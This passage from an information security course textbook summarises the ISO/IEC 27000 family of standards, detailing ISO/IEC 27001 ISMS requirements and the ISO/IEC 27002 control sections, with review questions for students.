- ISO/IEC 27010 will provide guidance on information security management for intersector and inter-organizational communications.
- ISO/IEC 27011:2008 is the information security management guideline for telecommunications organizations (also known as ITU X.1051).
- ISO/IEC 27013 will provide guidance on the integrated/joint implementation of both ISO/IEC 20000-1 (derived from ITIL) and ISO/IEC 27001 (ISMS).
- ISO/IEC 27014 will cover governance of information security.
- ISO/IEC 27015 will provide information security management guidance for organizations in the financial services industry.
- ISO/IEC TR 27016 will cover the economics of information security management.
- ISO/IEC 27031 is an ICT-focused standard on business continuity.
- ISO/IEC 27032 will provide guidelines for cyber security.
- ISO/IEC 27033 is replacing the multi-part ISO/IEC 18028 standard on IT network security.
- ISO/IEC 27034 will provide guidelines for application security.
- ISO/IEC 27035 on information security incident management.
- ISO/IEC 27036 guideline for security for supplier relationships.
- ISO/IEC 27037 guideline for digital evidence.
- ISO/IEC 27038 specification for digital redaction.
- ISO/IEC 27039 concerns intrusion detection and prevention systems.
- ISO/IEC 27040 guideline on storage security.
- ISO 27799:2008 provides health sector specific ISMS implementation guidance based on ISO/IEC 27002

In following paragraphs we will discuss some of the prominent standards of ISO 27K series.

2.6.1 ISO/IEC 27001

ISO/IEC 27001 is the formal set of specifications against which organizations may seek independent certification of their Information Security Management System (ISMS). ISO/IEC 27001 specifies requirements for the establishment, implementation, monitoring and review, maintenance and improvement of a management system - an overall management and control framework - for managing an organization's information security risks. It does not mandate specific information security controls but stops at the level of the management system. The standard covers all types of organizations (e.g. commercial enterprises, government agencies and non-profit organizations) and all sizes from microbusinesses to huge multinationals.

Bringing information security under management control is a prerequisite for sustainable, directed and continuous improvement. An ISO/IEC 27001 ISMS therefore incorporates several Plan-Do-Check-Act (PDCA) cycles: for example, information security controls are not merely specified and implemented as a one-off activity but are continually reviewed and adjusted to take account of changes in the security threats, vulnerabilities and impacts of information security failures, using review and improvement activities specified within the management system. ISO/IEC 27001 “is intended to be suitable for several different types of use, including:

- Use within organizations to formulate security requirements and objectives;
- Use within organizations as a way to ensure that security risks are cost effectively managed;
- Use within organizations to ensure compliance with laws and regulations;
- Use within an organization as a process framework for the implementation and management of controls to ensure that the specific security objectives of an organization are met;
- The definition of new information security management processes;
- Identification and clarification of existing information security management processes;
- Use by the management of organizations to determine the status of information security management activities;
- Use by the internal and external auditors of organizations to demonstrate the information security policies, directives and standards adopted by an organization and determine the degree of compliance with those policies, directives and standards;
- Use by organizations to provide relevant information about information security policies, directives, standards and procedures to trading partners and other organizations that they interact with for operational or commercial reasons;
- Implementation of a business enabling information security; and
- Use by organizations to provide relevant information about information security to customers.

2.6.2 ISO/IEC 27002

ISO/IEC 27002 “Information technology - Security techniques - Code of practice for information security management”, is an internationally-accepted standard of good practice for information security. Like governance, information security is a broad topic with ramifications in all parts of the modern organization. Information security, and hence ISO/IEC 27002, is relevant to all types of organization including commercial enterprises of all sizes (from one-man-bands up to multinational giants), not-for-profits, charities, government departments and quasi-autonomous bodies - in fact any organization that handles and depends on information. The specific information security requirements may be different in each case but the whole point of ISO27k is that there is a lot of common ground.

The standard is explicitly concerned with information security, meaning the security of information assets, and not just IT/systems security per se. The IT Department is merely the

custodian of a good proportion of the organization's information assets and is commonly charged with securing them by the information asset owners - the business managers who are accountable for the assets. However a large proportion of written and intangible information (e.g. the knowledge and experience of non-IT workers) exist in non-IT form.

2.6.3 ISO/IEC 27005

ISO/IEC 27005 provides guidelines for information security risk management. It supports the general concepts specified in ISO/IEC 27001 and is designed to assist the satisfactory implementation of information security based on a risk management approach. Knowledge of the concepts, models, processes and terminologies described in ISO/IEC 27001 and ISO/IEC 27002 is important for a complete understanding of ISO/IEC 27005. ISO/IEC 27005 is applicable to all types of organizations (e.g. commercial enterprises, government agencies, non-profit organizations) which intend to manage risks that could compromise the organization's information security.

2.6.4 ISO/IEC TR 27008

This standard will provide guidance for all auditors regarding "information security management systems controls" selected through a risk-based approach (e.g. as presented in a statement of applicability) for information security management. It will support the information security risk management process and internal, external and third-party audits of ISMS by explaining the relationship between the ISMS and its supporting controls. It will provide guidance on how to verify the extent to which required "ISMS controls" are implemented. Furthermore, it will support any organization using ISO/IEC 27001 and ISO/IEC 27002 to satisfy assurance requirements, and as a strategic platform for Information Security Governance.

Purpose of this standard:

- Be applicable to all organizations, including public and private companies, government entities and not-for-profit organizations and organizations of all sizes regardless of the extent of their reliance on information;
- Support planning and execution of ISMS audits and the information security risk management process;
- Further add value and enhance the quality and benefit of the ISO27k standards by closing the gap between reviewing the ISMS in theory and, when needed, verifying evidence of implemented ISMS controls (e.g. in the ISO27k user organizations, assessing security elements of business processes, IT systems and IT operating environments);
- Provide guidance for auditing information security controls based on the controls guidance in ISO/IEC 27002;
- Improve ISMS audits by optimizing the relationships between the ISMS processes and required controls (e.g. mechanisms to limit the harm caused by failures in the protection of information - erroneous financial statements, incorrect documents issued by an

organization and intangibles such as reputation and image of the organization and privacy, skills and experience of people);

- Support an ISMS-based assurance and information security governance approach and audit thereof
- Ensure effective and efficient use of audit resources.

2.6.5 ISO/IEC 27010

ISO/IEC 27010 provides guidance in relation to sharing information on information security risks, controls, issues and/or incidents that span the boundaries between industry sectors and/or nations. It is required in some scenarios or incidents to share confidential information regarding information security threats, vulnerabilities and/or incidents between or within a community of organizations, for example when private companies, governments, law enforcement and national or sectoral CERTs are collaborating on the investigation, assessment and resolution of serious pan-organizational and often international or pan-jurisdictional cyber attacks. Such information is often highly sensitive and it may need, for example, to be restricted to certain individuals within the recipient organizations. Information sources may need to be protected by remaining anonymous. Such information exchanges typically happen in a highly charged and stressful atmosphere under intense time pressures - hardly the most conducive environment for establishing trusted working relationships and agreeing on suitable information security controls. The standard helps by laying out common ground-rules for security. The standard provides guidance on methods, models, processes, policies, controls, protocols and other mechanisms for the sharing of information securely with trusted counterparties on the understanding that important information security principles will be respected.

2.6.6 ISO/IEC 27011

For telecommunications organizations, information and the supporting processes, telecommunications facilities, networks and lines are important business assets. In order for telecommunications organizations to appropriately manage these business assets and to correctly and successfully continue their business activities, information security management is extremely necessary. This recommendation provides the requirements on information security management for telecommunications organizations. This standard specifies the requirements for establishing, implementing, operating, monitoring, reviewing, maintaining and improving a documented information security management system (ISMS) within the context of the telecommunication's overall business risks. It specifies requirements for the implementation of security controls customized to the needs of individual telecommunications or parts thereof.”

2.6.7 ISO/IEC 27013

This standard provides guidance on implementing an integrated information security and IT service management system, based on both ISO/IEC 27001 (ISMS) and ISO/IEC 20000-1 (IT service management specification, derived from ITIL) standards respectively, since those management systems are felt to complement and support each other. The standard provides a framework for organizing and prioritizing activities, with advice on:

- Aligning the information security and service management and improvement objectives;
- Coordinating multidisciplinary activities, leading to a more integrated and aligned approach;
- A collective system of processes and supporting documents (policies, procedures etc.);
- A common vocabulary and shared vision;
- Combined business benefits to customers and service providers plus additional benefits arising from the integration of both management systems; and
- Combined auditing of both management systems at the same time, with the consequent reduction in audit costs.

2.6.8 ISO/IEC 27014

The standard targets the aspects such as:

- The organization's business strategies, policies and objectives [in relation to information security, risks and controls];
- Compliance with applicable governance regulations, laws, contractual and other legal obligations to third parties, and vice versa [in respect of information security obligations], including the associated assurance activities such as certification audits, internal audits, management reviews etc. on the ISMS;
- Risk management - specifically management of information security risks;
- Distinguishing management controls - specifically the ISMS being a management system managing a coherent framework/suite of information security controls - from governance;
- The relationship between governance of information security, IT, possibly information and the entire corporation;
- Both accountability and responsibility for information security, issues arising from the nominal 'ownership' of information

2.6.9 ISO/IEC 27015

This standard aims to support sectors in fulfilling sector specific information security related legal and regulatory requirements through an internationally agreed and well-accepted framework. It aims to provide guidelines on how to meet baseline information security management requirements and implement appropriate controls and processes to meet confidentiality, integrity, availability and any other relevant security requirements. This standard should serve the financial and insurance sector as well as their business partners and customers. This standards follows the ISMS risk based approach and therefore this standard incorporates flexibility to address the following topics related to the protection of the organizations information assets:

- The organization's business strategy and focused market segments;
- Characteristics of different geographical and domestic regions;
- The organization's specific services and products;
- Applicable legal and regulatory constraints.

This standard does not intend to specify mandatory requirements but should rather serve as guidance how to provide visible evidence can be provided to business partners, customers and regulatory bodies that an organization follows commonly agreed best practice levels for information security management.

2.6.10 ISO/IEC TR 27016

Information security professionals, whether working as specialist consultants or working as employees of organizations, commonly report difficulty justifying the expenditure of money on information security controls to managers with a primary focus on financial matters concerning the core business of that organization. In many cases, this problem arises because there is no agreed way to relate matters concerning economics and information security. This standard will reduce such problems. The objective of the standard is to present guidelines based on commonly accepted good practice that can be used and understood by both information security professionals and general managers to discuss information security program initiatives and alternatives in terms of the financial outcomes that are expected.

Purpose of this standard:

- Help management appreciate and understand the financial impacts of information security in the context of an ISO27k ISMS, along with political, social, compliance and other potential impacts on the organization that collectively influence how much it needs to invest in protecting its information assets;
- Support the CISO or ISM in proposing corporate investment in an ISMS to senior management, and justifying the budget;
- Cover the valuation of information assets plus the corresponding information security risks and information security controls, and hence will help management determine the appropriate level of resources needed to implement and operate an ISMS. The idea being, basically, to invest just the right amount in the ISMS, neither too little nor too much;
- Extend to the level of determining appropriate investment in various parts or elements of an ISMS, for example how much to invest in information security risk assessment activities versus information security controls;
- Supplement other ISO27k standards by providing the financial perspective, providing guidance on the fundamentals of economics in this field and showing how to apply useful economic or financial models to information security through descriptions and examples, perhaps including a cost-benefit statement or business case and suggesting financial metrics;
- Be generic: each user organization will have to develop its own customized business case for the ISMS investment, reflecting its particular circumstances and needs. Each organization is unique.

2.6.11 ISO/IEC 27031

ISO/IEC 27031 provides guidance on the concepts and principles behind the role of information and communications technology in ensuring business continuity.

The standard:

- Suggest a structure or framework (methods and processes) for any organization – private, governmental, and non-governmental Identify and specify all relevant aspects including performance criteria, design, and implementation details, for improving ICT readiness as part of the organization’s ISMS, helping to ensure business continuity.
- Enable an organization to measure its continuity, security and hence readiness to survive a disaster in a consistent and recognized manner.
- The scope of this standard encompasses all events and incidents (not just information security related) that could have an impact on ICT infrastructure and systems. It therefore extends the practices of information security incident handling and management.

2.6.12 ISO/IEC 27032

ISO/IEC 27032 will address “Cyber security” or “Cyberspace security”, which is defined as the “preservation of confidentiality, integrity and availability of information in the Cyberspace”. In turn “the Cyberspace” is defined as “the complex environment resulting from the interaction of people, software and services on the Internet by means of technology devices and networks connected to it, which does not exist in any physical form”.

2.6.13 ISO/IEC 27033

ISO/IEC 27033 will be a multi-part standard derived from the existing five part network security standard ISO/IEC 18028. The purpose of ISO/IEC 27033 is to provide detailed guidance on the security aspects of the management, operation and use of information system networks, and their inter-connections. Those individuals within an organization that are responsible for information security in general, and network security in particular, should be able to adapt the material in this standard to meet their specific requirements.

ISO/IEC 27033 provides detailed guidance on implementing the network security controls that are introduced in ISO/IEC 27002. It applies to the security of networked devices and the management of their security, network applications/services and users of the network, in addition to security of information being transferred through communications links. It is aimed at network security architects, designers, managers and officers.

2.6.14 ISO/IEC 27034

This multi-part standard will provide guidance on specifying, designing/selecting and implementing information security controls through a set of processes integrated throughout an organization’s Systems Development Life Cycle/s. It will cover software applications developed internally, by external acquisition, outsourcing/off shoring or through hybrid approaches. It will address all aspects from determining information security requirements, to protecting

information accessed by an application as well as preventing unauthorized use and/or actions of an application. The standard will be ‘SDLC method agnostic’, in other words it will not mandate particular development methods, approaches or stages but will be written in a general manner to be applicable to all. In this way, it will complement other systems development standards without conflicting with them.

2.6.15 ISO/IEC 27035

Information security controls are imperfect in various ways: controls can fail, work partially, or be completely missing (e.g. not implemented or not operational). Consequently, incidents are bound to happen since preventive controls are not totally reliable and effective. Managing incidents effectively involves detective and corrective controls designed to minimize adverse impacts, gather forensic evidence (where applicable) and ‘learn the lessons’ in terms of prompting improvements to the ISMS, especially the implementation of more effective preventive controls.

Information security incidents commonly involve the exploitation of previously unrecognized and/or uncontrolled vulnerabilities; hence vulnerability management (e.g. applying relevant security patches to IT systems and addressing control weaknesses in procedures) is part preventive and part corrective action. The standard includes vulnerability management as well as incident management.

- ISO/IEC 27035 lays out a structured and planned approach to:
- Detect report and assess information security incidents;
- Respond to and manage information security incidents;
- Detect, assess and manage information security vulnerabilities; and
- Continuously improve information security and incident management as a result of managing information security incidents and vulnerabilities.

2.6.16 ISO/IEC 27036

ISO/IEC 27036 will be a multi-part standard offering guidance on the evaluation and mitigation of security risks involved in the procurement and use of information or IT-related services supplied by other organizations. It is planned to cover the following broad areas:

- Strategic goals, objectives and business needs in relation to information security;
- Information security risks and mitigation techniques;
- Provision of assurance (and presumably compliance with contractual obligations etc.).

2.6.17 ISO/IEC 27037

The standard will provide detailed guidance on the identification, collection and/or acquisition, marking, storage, transport and preservation of electronic evidence, particularly to maintain its integrity. It will define and describe the process of recognition and identification of the evidence, documentation of the crime scene, collection and preservation of the evidence, and the packaging and transportation of evidence.

The scope has been refined slightly to cover ‘traditional’ IT systems and media rather than vehicle systems, cloud computing etc., at this time anyway. New technologies inevitably present new challenges and the field are continually evolving, but the project team wants to complete and release the initial guidance as soon as practicable, which means concentrating on current, stable technologies. The guidance is aimed primarily at first responders.

Benefits of the standard include:

- Maintaining an assured minimum level of integrity of digital forensic evidence required for cross-border legal actions; and
- Assisting law enforcement and private sector organizations that gather and/or preserve and communicate digital forensic evidence for criminal

2.6.18 ISO/IEC 27038

Digital data sometimes have to be revealed to third parties, occasionally even published to the general public, for reasons such as disclosure of official documents under ‘freedom of information’ law or as evidence in commercial disputes or legal cases. However, where it is deemed inappropriate to disclose certain sensitive data within the files (such as the names or locations of people who must remain anonymous and various other personal or proprietary information that must remain strictly confidential), those must be securely removed from the files prior to their release. ‘Redaction’ is the name of the process to deny file recipients access to certain sensitive data within the original files.

Given that redaction is usually only relevant to the protection of highly confidential information, failures in the process that lead to inappropriate data disclosure are almost bound to be serious and in the worst cases can be grave.

Redaction failures have led to incidents such as identity theft, disclosure of confidential security matters, and compromising the identities of undercover agents and informants, while disclosure of trade secrets could prove extremely costly in a commercial context. At the very least, redaction failures are embarrassing to those responsible for the process.

“This international standard specifies characteristics of techniques for performing digital redaction on electronic documents as well as approaches for the validation of digital redaction functions within document preparation software or standalone digital redaction tools.”

2.6.19 ISO/IEC 27039

IDS (Intrusion Detection Systems) are largely automated systems for identifying attacks on and intrusions into a network or system by hackers and raising the alarm. IPS (Intrusion Prevention Systems) take the automation a step further by automatically responding to certain types of identified attack, for example by closing off specific network ports

2.7 LET US SUM UP

In this unit we discussed about the ISO/International standards, benefits of the international standards. We covered some popular ISO standards and then discussed ISO 27K series of

standards. The ISO/IEC 27000-series (also known as the 'ISMS Family of Standards' or 'ISO27k' for short) comprises information security standards published jointly by the International Organization for Standardization (ISO) and the International Electro-technical Commission (IEC). The series provides best practice recommendations on information security management, risks and controls within the context of an overall information security management system (ISMS), similar in design to management systems for quality assurance (the ISO 9000 series) and environmental protection (the ISO 14000 series). In following units we will discuss ISO 27001, 27002 and 27005 in more details.

Activity 1: Explore the ISO website to understand development of standards at <http://www.iso.org/>

2.8 CHECK YOUR PROGRESS

1. List some popular international standards.
2. Discuss benefit of international standards to society.
3. List down principles of ISO standards development.
4. ISO Stands for
5. ISO 27001 is a

2.9 MODEL QUESTIONS

1. Write note on ISO standards.
2. Write short note on importance of international standards.
3. What is ISO 27001.
4. Differentiate between ISO 27001 and ISO 27002.
5. What is ISO 27005.
6. List some popular ISO standards.
7. Explain principles of standards development.
8. Explain process of ISO standards development.
9. Explain benefits by international standards to the Governments.
10. Define the term "cyberspace" as per ISO/IEC 27032.

UNIT III: ISO/IEC 27001 AND 27002 FOR INFORMATION SECURITY MANAGEMENT SYSTEM (ISMS)

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the ISO 27001 requirements.
- Know the security best practices as per ISO 27002.
- Know the ISO 27001 certification process.
- Able to map ISO 27K with other cyber security frameworks.

3.2 INTRODUCTION

In previous units we discussed about the Information Security Management System (ISMS) as general. International standards ISO/IEC 27K can be used as for building ISMS within the organization. This unit is focused on building ISMS with ISO/IEC 27K standards. Standard's way of building ISMS also help organizations to certify their ISMS system. In this unit we will discuss about ISO/IEC 27000, 27001 and 27002 standards, how they can be used for building and certifying ISMS in the organizations. We will conclude unit with the comparison of ISO 27K standard with the NIST cyber security framework. Readers are advised to explore other standards of the ISO 27K series.

3.3 ISO/IEC 27000

Before discussing ISO/IEC 27001 and 27002 in details, it is important to have idea of ISO 27000. ISO/IEC 27000:2014 Information technology — Security techniques — Information security management systems - Overview and vocabulary is a standard to provide an overview and vocabulary for the ISO 27K standards. Information security terms are defined and differentiated in the standard. ISO/IEC 27000 contains vocabulary section and overview section.

ISMS/ISO27k vocabulary section contains the glossary of carefully-worded formal definitions covers most of the specialist information security-related terms used in the ISO27k standards. In 2014 edition, 89 security related terms are defined. Information security, like most technical subjects, uses a complex web of terminology that is evolving. Several core terms in information security have different meanings or interpretations according to the context, such ambiguity may leads to the confusion. Also ambiguity in meaning of terms needs to be removed to assess and certify compliance with ISO/IEC 27001. The vocabulary in ISO/IEC 27000 is gradually spreading throughout the global information security profession. ISO/IEC 27000 supersedes ISO/IEC Guide 2:1996 “Standardization and related activities – General vocabulary”, ISO Guide 73:2009 “Risk management – Vocabulary – Guidelines for use in standards”, and ISO/IEC 2382-

8: “Information technology - Vocabulary Part 8: Security”. It also includes definitions taken from a few non-ISO27k ISO standards. Terms that are reproduced unchanged from other ISO standards such as ISO 9000 are not always entirely appropriate as such in the information security context. They are not necessarily used in the ISO27k standards in full accordance with the original definitions or intended meanings. However, as the definitions are gradually updated or superseded, the lexicon is evolving into a reasonably coherent and consistent state across the whole ISO27k suite.

ISMS/ISO27k overview section covers the overview of Information Security Management System (ISMS); this section introduces information security, risk and security management, and management systems.

3.4 ISO/IEC 27001

ISO/IEC 27001:2013 - Information technology- Security techniques- Information security management systems - Requirements.

ISO/IEC 27001 is derived from BS 7799 Part 2, published in 1999. BS 7799 Part 2 was revised by BSI in 2002, explicitly incorporating Plan-Do-Check-Act cycle, and was adopted by ISO/IEC as ISO/IEC 27001 in 2005. It is recently revised in 2013.

ISO/IEC 27001 defines an Information Security Management System (ISMS), a suite of activities concerning the management of information security risks. The ISMS is an overarching management framework through which the organization identifies, analyzes and addresses its information security risks. The ISMS ensures that the security arrangements are fine-tuned to keep pace with changes to the security threats, vulnerabilities and business impacts. The standard covers all size and types of organizations and all industries. ISO/IEC 27001 does not formally mandate specific information security controls since the controls that are required vary markedly across the wide range of organizations adopting the standard.

The information security controls from ISO/IEC 27002 are listed in annex A to ISO/IEC 27001. Organizations adopting ISO/IEC 27001 are free to choose whichever specific information security controls as applicable to their environment. As with ISO/IEC 27002, the key to selecting applicable controls is to undertake a comprehensive assessment of the organization’s information security risks, which is one of important part of the ISMS. Also, management may choose to avoid, transfer or accept information security risks rather than mitigate them through controls.

ISO/IEC 27001:2013 has the following sections:

0. Introduction - the standard uses a process approach.
1. Scope - it specifies generic ISMS requirements suitable for organizations of any type, size or nature.
2. Normative references - only ISO/IEC 27000 is considered absolutely essential to users of 27001: the remaining ISO27k standards are optional.

3. Terms and definitions - a brief, formalized glossary.
4. Context of the organization - understanding the organizational context, the needs and expectations of 'interested parties', and defining the scope of the ISMS. Section 4.4 states that "The organization shall establish, implement, maintain and continually improve" a compliant ISMS.
5. Leadership - top management must demonstrate leadership and commitment to the ISMS, mandate policy, and assign information security roles, responsibilities and authorities.
6. Planning - outlines the process to identify, analyze and plan to treat information security risks, and clarify the objectives of information security.
7. Support - adequate, competent resources must be assigned, awareness raised, documentation prepared and controlled.
8. Operation - Assessing and treating information security risks, managing changes, and documenting things.
9. Performance evaluation - monitor, measure, analyze and evaluate/audit/review the information security controls, processes and management system in order to make systematic improvements where appropriate.
10. Improvement - address the findings of audits and reviews (e.g. nonconformities and corrective actions), make continual refinements to the ISMS.

Annex A - Reference control objectives and controls. The annex is 'normative', implying that certified organizations are expected to use it, but they are free to deviate from or supplement it in order to address their particular information security risks environment.

Bibliography - points readers to five related standards, plus part 1 of the ISO/IEC directives, for more information. In addition, ISO/IEC 27000 is identified in the body of the standard as a normative (i.e. essential) standard and there are several references to ISO 31000 on risk management.

The following "documented information" is explicitly required for certification:

- ISMS scope (as per clause 4.3)
- Information security policy (clause 5.2)
- Information security risk assessment process (clause 6.1.2)
- Information security risk treatment process (clause 6.1.3)
- Information security objectives (clause 6.2)
- Evidence of the competence of the people working in information security (clause 7.2)
- Other ISMS-related documents deemed necessary by the organization (clause 7.5.1b)
- Operational planning and control documents (clause 8.1)
- The results of the risk assessments (clause 8.2)
- The decisions regarding risk treatment (clause 8.3)
- Evidence of the monitoring and measurement of information security (clause 9.1)
- The ISMS internal audit program and the results of audits conducted (clause 9.2)

- Evidence of top management reviews of the ISMS (clause 9.3)
- Evidence of nonconformities identified and corrective actions arising (clause 10.1)

Others: Annex A, which is normative, mentions but does not fully specify further documentation including the rules for acceptable use of assets, access control policy, operating procedures, confidentiality or non-disclosure agreements, secure system engineering principles, information security policy for supplier relationships, information security incident response procedures, relevant laws, regulations and contractual obligations plus the associated compliance procedures and information security continuity procedures.

The standard does not specify precisely what form the documentation should take, but section 7.5.2 talks about aspects such as the titles, authors, formats, media, review and approval, while 7.5.3 concerns document control, implying a fairly formal ISO 9000-style approach.

ISMS scope, and Statement of Applicability (SoA): Whereas the standard is intended to drive the implementation of an enterprise-wide ISMS, ensuring that all parts of the organization benefit by addressing their information security risks in an appropriate and systematically-managed manner, organizations can scope their ISMS as broadly or as narrowly as they wish - indeed scoping is a crucial decision for senior management (clause 4.3). A documented ISMS scope is one of the mandatory requirements for certification.

“Statement of Applicability” (SoA) is a mandatory requirement of section 6.1.3. This commonplace term refers to the output from the information security risk assessments and, in particular, the decisions around treating those risks. The SoA may, for instance, take the form of a matrix identifying various types of information security risks on one axis, and risk treatment options on the other, showing how the risks are to be treated in the body and who is accountable for them. It usually references the relevant controls from ISO/IEC 27002, but the organization may use a different framework such as NIST SP800-55. The information security control objectives and controls from ISO/IEC 27002 are provided as a checklist at Annex A in order to avoid ‘overlooking necessary controls’.

The ISMS scope and SoA are crucial if a third party intends to attach any reliance to an organization’s ISO/IEC 27001 compliance certificate.

ISO/IEC 27001 also requires the use of metrics on the performance and effectiveness of the organization’s ISMS and information security controls. Section 9, “Performance evaluation”, requires the organization to determine and implement suitable security metrics.

3.5 ISO/IEC 27002

ISO/IEC 27002 is a standard of good practice for information security. Information security management is a broad topic with ramifications throughout all organizations. Information security, and hence ISO/IEC 27002, is relevant to all size and types of organization. The specific information security risk and control requirements may differ in detail but there is a lot in common, for instance most organizations need to address the information security risks relating

to their physical security, employees, consultants and the external suppliers of information services. The standard is explicitly concerned with information security, meaning the security of all forms of information. ISO/IEC 27001 formally defines the mandatory requirements for an Information Security Management System (ISMS). It uses ISO/IEC 27002 to indicate suitable information security controls within the ISMS, but since ISO/IEC 27002 is merely a code of practice/guideline rather than a certification standard, organizations are free to select and implement other controls, or indeed adopt alternative complete suites of information security controls as they see fit. ISO/IEC 27001 incorporates a summary of controls from ISO/IEC 27002 in Annex A. Generally, most organizations that adopt ISO/IEC 27001 also adopt ISO/IEC 27002.

ISO/IEC 27002 was first issued in the year 2000 at that time with the designation “ISO 17799”, under the title “Information technology—Security techniques—Code of practice for information security management”. In 2007 this was revised and aligned to the 27K family of standards and the designation was changed to ISO 27002. With the development of ISO 27002 common practices—often also known as best practices—were offered as procedures and methods proven in practice, which could be adapted to the specific requirements within organisations.

The fundamental guidelines for information security are to be defined and specified in the form of security policies by the management of the company. The distribution and enforcement of these policies within the company also serves to emphasize the importance of information security and the management attention for these topics.

3.5.1 Structure and format of ISO/IEC 27002:2013

ISO/IEC 27002 is a code of practice - a generic, advisory document, not a formal specification such as ISO/IEC 27001. It recommends information security controls addressing information security control objectives arising from risks to the confidentiality, integrity and availability of information. Organizations that adopt ISO/IEC 27002 must assess their own information security risks, clarify their control objectives and apply suitable controls using the standard for guidance.

3.5.1.1 Contents of ISO/IEC 27002:2015

Section 0: Introduction

This lays out the background, mentions three origins of information security requirements, notes that the standard offers generic and potentially incomplete guidance that should be interpreted in the organization’s context, mentions information and information system lifecycles, and points to ISO/IEC 27000 for the overall structure and glossary for ISO27k.

Section 1: Scope

The standard gives recommendations for those who are responsible for selecting, implementing and managing information security. It may or may not be used in support of an ISMS specified in ISO/IEC 27001.

Section 2: Normative references

ISO/IEC 27000 is the only standard considered absolutely indispensable for the use of ISO/IEC 27002. However, various other standards are mentioned in the standard, and there is a bibliography.

Section 3: Terms and definitions

All the specialist terms and definitions are now defined in ISO/IEC 27000 and most apply across the entire ISO27k family of standards.

Section 4: Structure of this standard

Security control clauses of the 20 sections or chapters of the standard, 14 specify control objectives and controls. These 14 are the ‘security control clauses’.

There is a standard structure within each control clause: one or more first-level subsections, each one stating a control objective, and each control objective being supported in turn by one or more stated controls, each control followed by the associated implementation guidance and, in some cases, additional explanatory notes.

35 control objectives: ISO/IEC 27002 specifies some 35 control objectives to protect the confidentiality, integrity and availability of information. The control objectives are at a fairly high level and, in effect, comprise a generic functional requirements specification for an organization’s information security management architecture. Each of the control objectives is supported by at least one control, giving a total of 114 controls.

The control objective relating to the relatively simple sub-subsection 9.4.2 “Secure log-on procedures”, for instance, is supported by choosing, implementing and using suitable authentication techniques, not disclosing sensitive information at log-on time, data entry validation, protection against brute-force attacks, logging, not transmitting passwords in clear over the network, session inactivity timeouts, and access time restrictions.

Section 5: Information security policies

5.1 Management direction for information security

Management should define a set of policies to clarify their direction of, and support for, information security. At the top level, there should be an overall “information security policy” as specified in ISO/IEC 27001 section 5.2.

Section 6: Organization of information security

6.1 Internal organization

The organization should lay out the roles and responsibilities for information security, and allocate them to individuals. Where relevant, duties should be segregated across roles and individuals to avoid conflicts of interest and prevent inappropriate activities. There should be contacts with relevant external authorities on information security matters. Information security should be an integral part of the management of all types of project.

6.2 Mobile devices and teleworking

There should be security policies and controls for mobile devices (such as laptops, tablet PCs, wearable ICT devices, smartphones, USB gadgets) and teleworking (such as telecommuting, working-from home).

Section 7: Human resource security

7.1 Prior to employment

Security responsibilities should be taken into account when recruiting permanent employees, contractors and temporary staff (e.g. through adequate job descriptions, pre-employment screening) and included in contracts (e.g. terms and conditions of employment and other signed agreements on security roles and responsibilities).

7.2 During employment

Managers should ensure that employees and contractors are made aware of and motivated to comply with their information security obligations. A formal disciplinary process is necessary to handle information security breaches.

7.3 Termination and change of employment

Security aspects of a person's exit from the organization or significant changes of roles should be managed, such as returning corporate information and equipment in their possession, updating their access rights, and reminding them of their ongoing obligations under privacy laws, contractual terms etc.

Section 8: Asset management

8.1 Responsibility for assets

All information assets should be inventoried and owners should be identified to be held accountable for their security. 'Acceptable use' policies should be defined, and assets should be returned when people leave the organization.

8.2 Information classification

Information should be classified and labelled by its owners according to the security protection needed, and handled appropriately.

8.3 Media handling

Information storage media should be managed, controlled, moved and disposed of in such a way that the information content is not compromised.

Section 9: Access control

9.1 Business requirements of access control

The organization's requirements to control access to information assets should be clearly documented in an access control policy and procedures. Network access and connections should be restricted.

9.2 User access management

The allocation of access rights to users should be controlled from initial user registration through to removal of access rights when no longer required, including special restrictions for privileged access rights and the management of passwords (now called "secret authentication information") plus regular reviews and updates of access rights.

9.3 User responsibilities

Users should be made aware of their responsibilities towards maintaining effective access controls e.g. choosing strong passwords and keeping them confidential.

9.4 System and application access control

Information access should be restricted in accordance with the access control policy e.g. through secure log-on, password management, control over privileged utilities and restricted access to program source code.

Section 10: Cryptography

10.1 Cryptographic controls

There should be a policy on the use of encryption, plus cryptographic authentication and integrity controls such as digital signatures and message authentication codes, and cryptographic key management.

Section 11: Physical and environmental security

11.1 Secure areas

Defined physical perimeters and barriers, with physical entry controls and working procedures, should protect the premises, offices, rooms, delivery/loading areas etc. against unauthorized access. Specialist advice should be sought regarding protection against fires, floods, earthquakes, bombs etc.

11.2 Equipment security

"Equipment" (meaning ICT equipment, mostly) plus supporting utilities (such as power and air conditioning) and cabling should be secured and maintained. Equipment and information should not be taken off-site unless authorized, and must be adequately protected both on and off-site. Information must be destroyed prior to storage media being disposed of or re-used. Unattended equipment must be secured and there should be a clear desk and clear screen policy.

Section 12: Operations management

12.1 Operational procedures and responsibilities

IT operating responsibilities and procedures should be documented. Changes to IT facilities and systems should be controlled. Capacity and performance should be managed. Development, test and operational systems should be separated.

12.2 Protection from malware

Malware controls need to be implemented such as antivirus softwares.

12.3 Backup

Appropriate backups should be taken and retained in accordance with a backup policy. Backup should also be tested regularly.

12.4 Logging and monitoring

System user and administrator/operator activities, exceptions, faults and information security events should be logged and protected. Clocks should be synchronized to single standard time source.

12.5 Control of operational software

Software installation on operational systems should be controlled by means of whitelisting methods.

12.6 Technical vulnerability management

Technical vulnerabilities should be assessed and patched, workaround should be used for zero-day vulnerabilities.

12.7 Information systems audit considerations

IT audits should be planned and controlled to minimize adverse effects on production systems, or inappropriate data access.

13 Communications security

13.1 Network security management

Networks and network services should be secured, like by implementation of DMZ.

13.2 Information transfer

There should be policies, procedures and agreements (e.g. non-disclosure agreements) concerning information transfer to/from third parties.

Section 14: System acquisition, development and maintenance

14.1 Security requirements of information systems

Security control requirements should be analyzed and specified for information systems including applications.

14.2 Security in development and support processes

Rules governing secure software/systems development should be defined as policy. Changes to systems (both applications and operating systems) should be controlled. Software packages should ideally not be modified, and secure system engineering principles should be followed. The development environment should be secured, and outsourced development should be controlled. System security should be tested and acceptance criteria defined to include security aspects.

14.3 Test data

Test data should be carefully selected and controlled.

Section 15: Supplier relationships

15.1 Information security in supplier relationships

There should be policies, procedures, awareness to protect the organization's information that is accessible to IT outsourcers and other external suppliers throughout the supply chain, agreed within the contracts or agreements.

15.2 Supplier service delivery management

Service delivery by external suppliers should be monitored, and reviewed/audited against the contracts/agreements. Service changes should be controlled.

Section 16: Information security incident management

16.1 Management of information security incidents and improvements

There should be responsibilities and procedures to manage information security events, incidents and weaknesses consistently and effectively, and to collect related evidences.

